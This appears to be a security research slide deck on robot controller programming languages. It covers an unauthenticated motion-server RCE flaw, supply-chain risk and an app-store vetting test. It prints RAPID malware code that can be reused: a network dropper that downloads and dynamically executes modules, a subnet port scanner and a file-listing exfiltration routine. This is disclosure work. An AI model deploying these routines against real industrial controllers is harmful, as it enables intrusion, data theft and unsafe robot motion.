problem is that as of now robot OEMs do not provide interfaces that provide a security layer or authentication methods for these interfaces and no such measures can be added to the motion servers running on the robot controllers. Therefore, it is possible for intruders to attack the communication interface between ROS-Industrial robot driver and the motion server running on the robot controller. TrendMicro and PolMi claim to have succeeded in sending motion commands to the robot controlled by a ROS-Industrial robot driver from another device that is connected to the same network as the controlled robot and the ROS-Industrial robot driver (Figure 1). This behavior can be potentially exploited by malicious network participants.

<https://rosindustrial.org/news/2020/6/23/how-to-securely-control-your-robot-with-ros-industrial>

[Alerts and Tips](#)[Resources](#)[Industrial Control Systems](#)

[Industrial Control Systems](#) > [ICS-CERT Alerts](#) > Robot Motion Servers

1 EXECUTIVE SUMMARY

CISA is aware of a public report of a vulnerability affecting robot motion servers. The motion servers enable receiving target values and optionally sending actual position values. Prior to its release, researchers Federico Maggi and Marco Balduzzi of Trend Micro, Marcello Poglia, and others identified this vulnerability in the motion servers that allows an adjacent attacker to execute arbitrary code.

This vulnerability in motion servers is not limited to any one vendor but exists in many OEM robots, and can be exploited by an adjacent networked device. CISA encourages users to review the notice of the report and identify baseline mitigations for reducing risks to these and other cybersecurity systems.

The report included vulnerability details for the following vulnerability:

Vulnerability Type	Exploitable Remotely	Impact
Insufficient Verification of Data Authenticity	No	Remote Code Execution


ICS Alert (ICS-ALERT-20-217-01)

Robot Motion Servers

Original release date: August 04, 2020 | Last revised: August 05, 2020

[Print](#)[Tweet](#)[Send](#)[Share](#)[STIX](#)


Input Validation on Function Calls



```
20
21     SocketCreate server_socket;
22     SocketBind server_socket, "192.168.125.1", 1026;
23     !port 1025 is left and 1026 is right
24     !"192.168.125.1", 1026; !For yumi
25     SocketListen server_socket;
26
27     WHILE loop DO
28         SocketAccept server_socket, client_socket\ClientAddress:=client_ip\Time:=WAIT_MAX;
29         WHILE loop DO
30             SocketReceive client_socket\Str:=recieve_string;
31             nbrStr:=StrPart(recieve_string, StrLen(recieve_string)-cut+1, cut);
32             final_string:=StrPart(recieve_string, 1, StrLen(recieve_string)-cut);
33             ok:=StrtoVal(nbrStr, nbr);
34             IF ok THEN
35                 %final_string %nbr;
36             ELSE
37                 %final_string %;
38             ENDIF
39             WaitRob\ZeroSpeed;
40             SocketSend client_socket\Str:="R move completed";
41         ENDWHILE
42         SocketClose client_socket;
43     ENDWHILE
44     ERROR
```

Input Validation on Function Calls

With input validation...



Anything Else Beyond
Vulnerabilities? (4/4)

Are These Languages Good to Write Malware?

- Load or send data via **network**
- **Scan** the network for targets
- **Jump** to code available at runtime
- **Turing**-complete language



A Generic Malware Dropper

```
MODULE Dropper
  PROC main_loop()

    ! ... variable declaration
    ! ... socket creation and initialization

    WHILE TRUE DO
      SocketReceive clientsock, \Str:=data;
      name := ParseName(data)
      Open diskhome + "/" + name + ".mod", f;
      WHILE data DO
        SocketReceive clientsock, \Str:=rec;
        Write f, rec;
      ENDWHILE
      Load \Dynamic, diskhome \File:=name + ".mod";
      %name + ":main"%; ! call function by name
    ENDWHILE
  ENDPROC
ENDMODULE
```

1. Read data from the network
2. Write data to file
3. Load that file as code



Can we Scan the Network?

```
PROC network_scan()

    VAR string ip_address_prefix := "10.211.55.";
    VAR string ip_address;
    VAR string out;
    VAR num ports{5} := [80, 53, 443, 445, 22];

    VAR bool result;

    FOR j FROM 1 TO 254 DO
        ip_address := ip_address_prefix + NumToStr(j, 0);
        SocketSend comm_sock, \Str:="IP: " + ip_address + "\0A";
        FOR i FROM 1 TO 3 DO
            result := scan_port(ip_address, ports{i});
            out := " " + NumToStr(ports{i}, 0) + ": OPEN\0A";
            IF result THEN
                SocketSend comm_sock, \Str:=out;
            ENDIF
        ENDFOR
    ENDFOR

ENDPROC
```



Can we Exfiltrate Files?

```
PROC lsdir(string dirname)
    VAR dir directory;
    VAR string filename;
    VAR string path;
    OpenDir directory, dirname;
    WHILE ReadDir(directory, filename) DO
        IF filename <> ".." AND filename <> "." THEN
            path := dirname + "/" + filename;
            IF IsFile(path, \Directory) THEN
                lsdir(path);
            ENDIF
            SocketSend sock \Str:=path;
        ENDIF
    ENDWHILE
    CloseDir directory;
ENDPROC
```



DEMO

Self-propagating Malware on the Factory Floor


Attacker Model Options



Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)



2015

The screenshot shows a blog post from Unit 42. At the top, there are logos for Palo Alto Networks and UNIT 42. A search bar is on the right. Below the header, there are navigation links: Tools, Playbooks, Speaking Events, and About Us. The main title of the post is "Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store". Below the title, there are social interaction metrics: 49,551 people reacted, 2 comments, and a 6 min. read time. The author is Claud Xiao, and the post was published on September 17, 2015 at 4:00 PM. It is categorized under Malware, Threat Prevention, and Unit 42. Tags include Apple, Baidu, iOS, KeyRaider, OS X, Weibo, Xcode, and XcodeGhost. A note at the bottom indicates the post is also available in Japanese.

2020

The screenshot shows a blog post from Trend Micro's Security Intelligence Blog. The header includes the Trend Micro logo, the date May 28, 2020, and navigation links: Bounties, CodeQL, Research (which is underlined), Advisors, and Get Involved. The main title is "The Octopus Scanner Malware: Attacking the open source". Below the title, the Trend Micro logo and the text "SECURITY INTELLIGENCE Blog" and "SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS" are visible. The post content discusses XCSSET Mac Malware, which infects Xcode projects and performs UXSS attacks on Safari and other browsers, leveraging zero-day exploits. It highlights industrial espionage for competitiveness in the real-estate industry, malicious payloads posing as Autodesk 3ds Max plugins, and payload testing against security solutions to avoid detection. The C2 infrastructure is based in South Korea. The post is attributed to Mac T and includes social sharing icons for Facebook, Twitter, and LinkedIn.

Home » Mac » XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leverages Zero-day Exploits

XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leverages Zero-day Exploit

- Industrial espionage for competitiveness in real-estate industry
- Malicious payload posing as a plugin for a popular 3D computer graphics software (Autodesk 3ds Max)
- Payload tested against the company's security solution to avoid detection upon delivery
- C2 infrastructure based in South Korea

While this is not the first incident in which APT mercenary groups have been potentially used to conduct espionage, coordinate with alleged military operations, these events have intensified during the past couple of years. The recently investigated StrongPity APT group has all the characteristics of a mercenary cybercriminal group, known to serve financial and potentially military objectives. Other groups, such as "Dark Basin" and "Deceptikons," are only a few examples in which APT groups for hire have allegedly acted on behalf of customers seeking to discredit or infiltrate high-profile targets in financial, legal, and now the multi-billion-dollar real-estate industry.


Bitdefender Whitepaper

More Evidence of APT Hackers-for-Hire Used for Industrial Espionage

Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)



Weaponizeable RCE

(e.g., we nearly found one in public code)


```
28     SocketCreate server_socket;
29     SocketBind server_socket, "192.168.125.1", 1026;
30     !port 1025 is left and 1026 is right
31     !"192.168.125.1", 1026; !For yumi
32     SocketListen server_socket;
33
34 WHILE loop DO
35     SocketAccept server_socket,client_socket\ClientAddress:=client_ip\Time:=WAIT_MAX;
36     WHILE loop DO
37         SocketReceive client_socket\Str:=recieve_string;
38         nbrStr:=StrPart(recieve_string,StrLen(recieve_string)-cut+1,cut);
39         final_string:=StrPart(recieve_string,1,StrLen(recieve_string)-cut);
40         ok:=StrToInt(nbrStr,nbr);
41         IF ok THEN
42             %final_string %nbr;
43         ELSE
44             %final_string %;
45         ENDIF
46         WaitRob\ZeroSpeed;
47         SocketSend client_socket\Str:="R move completed";
48     ENDWHILE
49     SocketClose client_socket;
50 ENDWHILE
51
52 ERROR
```

The screenshot shows a code editor window displaying a snippet of C-like pseudocode. The code implements a server socket on port 1026, listens for connections, and handles incoming requests by reading them from the client socket, extracting a number from the string, and sending a response back to the client. The code includes comments explaining the logic, such as identifying the left and right ports (1025 and 1026) and specifying the IP address for the YUMI robot.

Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)



Weaponizeable RCE

(e.g., we nearly found one in public code)



```
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44

SocketCreate server_socket;
SocketBind server_socket, "192.168.125.1", 1026;
!port 1025 is left and 1026 is right
!"192.168.125.1", 1026; !For yumi
SocketListen server_socket;

WHILE loop DO
    SocketAccept server_socket,client_socket\ClientAddress:=client_ip\Time:=WAIT_MAX;
    WHILE loop DO
        SocketReceive client_socket\Str:=recieve_string;
        nbrStr:=StrPart(recieve_string,StrLen(recieve_string)-cut+1,cut);
        final_string:=StrPart(recieve_string,1,StrLen(recieve_string)-cut);
        ok:=StrToInt(nbrStr,nbr);
        IF ok THEN
            %final_string %nbr;
        ELSE
            %final_string %;
        ENDIF;
        WaitRob\ZeroSpeed;
        SocketSend client_socket\Str:="R move completed";
    ENDWHILE;
    SocketClose client_socket;
ENDWHILE;
ERROR;
```

Cloud-based App Stores

...let's dig deeper...





Malicious industrial add-in

The screenshot shows the ABB RobotStudio Latest Apps landing page. At the top, there's a banner with the text "RobotStudio Latest Apps" and a "READ MORE" button. Below the banner, there are two sections: "Additional Option" and "Smart Component".
Additional Option:
- YuMILib by Christian Goy (28-05-2020, 3 MB)
- StateMachine A... by Jon Tjerngren (24-01-2020, 717 KB)
- YuMILib by Christian Goy (28-08-2019, 5 MB)
- StateMachine A... by Jon Tjerngren (02-11-2018, 643 KB)
Smart Component:
- Text (with a preview image of a robotic arm)
- Other components like a camera, a pen, and a box.




Engineering workstation



Machine programmer

Automation logic



https://robotapps.robotstudio.com/#/profile/appPage

ABB-RobotApps

ABB

My Profile

My Apps My Groups Notifications

Approved Apps 0 Pending for approval 1 Rejected Apps 0

Pending for approval 1

SecureYourWork by Scott Cole Add-In 70 KB

0 0 0

ABB RobotStudio 6.08 (32-bit)

File Home Modeling Simulation Controller RAPID Add-Ins

RobotApps Install Migrate Enabled
Community RobotWare Gearbox Heat
Gearbox Heat Prediction

Add-Ins PowerPacs General Installed Packages
RobotWare 6.08 Secure Your Work

RobotApps X

Gallery

secureyour

Common tags: ABB RobotWare RobotWare-Addin RobotStudio-Addin SmartComponent All tags...

SecureYourWork Scott Cole

This is just an app for research purposes.
It does nothing except collecting usage statistics! Icon ...


Output

Show messages from: All messages Time

(i) Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork) directory name i... 7/29/20

(!) RobotStudio license will expire in 3 days 7/29/20

(!) RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used instead. 7/29/20



Secure Your Work Add-in

The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.

OK



SecureYourWork

by Scott Cole

Add-In 70 KB

0 0 0

Output

Show messages from: All messages

i Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork)

w RobotStudio license will expire in 3 days

w RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used

<new layout> - KUKA.Sim Pro 3.1

FILE HOME MODELING PROGRAM DRAWING HELP

Copy Group Paste Ungroup Delete Clipboard

Select Move PnP Interact

Manipulation

Size 100 mm Automatic Size Always Snap Grid Snap

Measure Interfaces Attach Geometry Tools Connect Hierarchy Import Export

Print Chart(s) Detach Geometry Statistics Camera Animator Camera Origin Windows

eCatalog

Collections + Search

All Models Public Models KUKA Sim Library 3.1 KUKA Controllers flexFELLOW flexibleCUBE Linear units OmniMove Pedestals Positioner Ready2Educate Special Equipment Vision_Cameras KUKA_ROBOTS Heavy-Duty (36 Fortec Series Titan Series High Payloads I Light Weight Rx Low Payloads I Medium Payloads Palletizers (40kg Press-to-Press I Small Robots (3 Miscellaneous Tutorials My Models Currently Open Recent Models Most Used Models by Type Models by Manufacturer

KR 240 R3330 KR 240 R3330 C KR 280 R3080 KR 340 R3330 KR 360 R2830 KR 360 R2830 C KR 420 R3080 KR 420 R3330 KR 480 R3330 MT KR 500 R2830 KR 500 R2830 C KR 500 R2830 MT KR 510 R3080 KR 600 R2830

Coordinate System

Manipulation

Size 100 mm Automatic Size Always Snap Grid Snap

Measure Interfaces Attach Geometry Tools Connect Hierarchy Import Export

Print Chart(s) Detach Geometry Statistics Camera Animator Camera Origin Windows

Component Properties

KR 360 R2830

Coordinates: World (radio button selected), Parent, Object

X: -3213.655133	Y: 1091.103823	Z: 0.000000
A: 0.000000	B: 0.000000	C: 0.000000

Default RCS Accessories SignalActions

Name: KR 360 R2830
Material: orange_cast_metal
Visible:
BOM:
BOM Description: KR 360 R2830
BOM Name: KUKA KR 360 R2830
Category: Robots
PDF Export Level: Complete
Simulation Level: Detailed
Backface Mode: Feature
A1: 0.000000
A2: -90.000000
A3: 90.000000
A4: 0.000000
A5: 0.000000
A6: 0.000000
WorkSpace2D:
WorkSpace3D:
CodeGenTemp...: KSS 8.5
Variant: Standard

Actions Configuration

Output

Components (checkbox checked), Layouts (checkbox checked), Files (checkbox unchecked)

14 Items

eCatalog Cell Graph

vmnet8

http and not ocsp

Destination	Protocol	Length	Info
80.64.6.156	HTTP	239	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	555	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	240	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	239	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	896	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	248	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	247	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	957	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	250	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	249	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	950	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	252	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	251	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	387	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	242	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	241	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	71	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	242	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...

```

Frame 11: 367 bytes on wire (2936 bits), 367 bytes captured (2936 bits)
Ethernet II, Src: Vmware_6f:ce:92 (00:0c:29:6f:ce:92), Dst: Vmware_f9:25
Internet Protocol Version 4, Src: 172.16.170.178, Dst: 23.42.27.27
Transmission Control Protocol, Src Port: 49178, Dst Port: 80, Seq: 1, Ac
Hypertext Transfer Protocol

```

0000 00 50 56 f9 25 16 00 0c 29 6f ce 92 08 00 45 00 ·PV%---)o---E
0010 01 61 4f e2 40 00 80 06 20 ad ac 10 aa b2 17 2a ·a0@---·
0020 1b c0 1a 00 50 05 bd 8d 92 08 bb 35 36 50 18 ·---P---·56F
0030 fa f0 4f 3a 00 00 47 45 54 20 2f 4d 46 45 77 54 ·0:GE T /MFEv
0040 7a 42 4e 4d 45 73 77 53 54 41 4a 42 67 55 72 44 zBNMEEswsTAJAgUr
0050 67 4d 43 47 67 55 41 42 42 54 44 52 53 59 56 69 gMCGgUAB BTDRSYV
0060 52 43 5a 54 78 6d 5a 6a 4c 45 4e 6d 6e 77 56 6a RCZTxmZj LENmmwL
0070 4c 6c 79 39 51 51 55 31 4d 41 47 49 6b 6e 72 4f Lly9QQU1 MAGIknr
0080 55 76 64 6b 25 32 42 4a 63 6f 62 68 48 64 67 6c UvdkxBJj cobhHdc
0090 79 41 31 67 43 45 46 30 47 35 25 32 46 74 6d 42 yA1gCEF0 G5%2Ftn
00a0 56 51 39 32 7a 67 72 50 61 4c 6b 6f 39 67 25 33 V092zgrP alko9g%
00b0 44 20 48 54 54 50 2f 31 2e 31 0d 0a 43 61 63 68 D HTTP/1.1·Cac
00c0 65 2d 6f 6e 74 72 6f 6c 3a 20 6d 61 78 2d 61 e-Cntro l: max
00d0 67 65 20 3d 20 36 30 34 32 33 32 0d 0a 43 6f 6e ge = 604 232·Co
00e0 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 4d 41 6c nnection: Keep-Alive·Acc ept: */*
00f0 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a ·If-Mod ified-S
0100 0d 0a 49 66 2d 4d 6f 64 69 66 69 65 64 2d 53 69 nce: Wed , 17 Ju
0110 6e 63 65 3a 20 57 65 64 2c 20 31 37 3a 33 34 20 47 2019 11 14:34
0120 20 32 30 31 39 20 31 31 3a 34 37 3a 33 34 20 47 MT·User-Agent:
0130 4d 54 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 Microsoft t-Crypto
0140 4d 69 63 72 6f 73 6f 66 74 2d 43 72 79 70 74 6f

Wireshark_vmnnet8_20190724162417.RtUF95.pcapng

Packets: 6789 · Displayed: 2385 (35.1%) · Profile: Default

KUKA - Windows 7 x64 - Base

<new layout> - KUKA.Sim Pro 3.1

FILE HOME MODELING PROGRAM DRAWING HELP

Clipboard Manipulation Tools Connect Hierarchy Import Export Statistics Camera Animator Camera Origin Windows

eCatalog Collections Search

Component Properties KR 360 R2830

Coordinates World Parent Object

Axes X: -521.655133 Y: 1091.103823 Z: 0.000000

Default RCS Accessories SignalActions

Name KR 360 R2830

Material orange_cast_metal

Visible ✓

BOM ✓

BOM Description KR 360 R2830

BOM Name KRKA KR 360 R2830

Category Robots

PDF Export Level Complete

Simulation Level Detailed

Backface Mode Feature

A1 0.000000

A2 -90.000000

A3 90.000000

A4 0.000000

A5 0.000000

A6 0.000000

WorkSpace2D

WorkSpace3D

CodeGenTemp RSS 8.5

Variant Standard

Actions Configuration

Output

Suspend this guest operating system

DRAWING HELP

Copy Group Paste Ungroup Delete Clipboard Manipulation

Size 100 mm Measure Automatic Size Snap Align Grid Snap

Interact PnP Attach Geometry Print Chart(s) Export Graph Statistics Interval 60 s Camera Animator Camera Origin

eCatalog

Collections +

All Models Public Models

KUKA Sim Library 3.1

- KUKA
 - Controllers
 - flexFELLOW
 - flexibleCUBE
 - Linear units
 - OmniMove
 - Pedestals
 - Positioner
 - Ready2Educate
 - Special Equipm
 - Vision_Cameras
- KUKA_ROBOTS
 - Heavy-Duty (36)
 - Fortec Serie
 - Titan Series
 - High Payloads (14)
 - Quantec Serie
 - Quantec-2
 - Light Weight Robots (1)
 - Medium Payload
 - Palletizers (40k)
 - Press-to-Press I
 - Small Robots (3)
- Miscellaneous
 - Annotations
 - Applikations
 - Beverage
 - Cameras
 - Conveyors**
 - Fences
 - Grippers
 - Humans
 - Transport
 - Tutorials

- My Models
- Currently Open
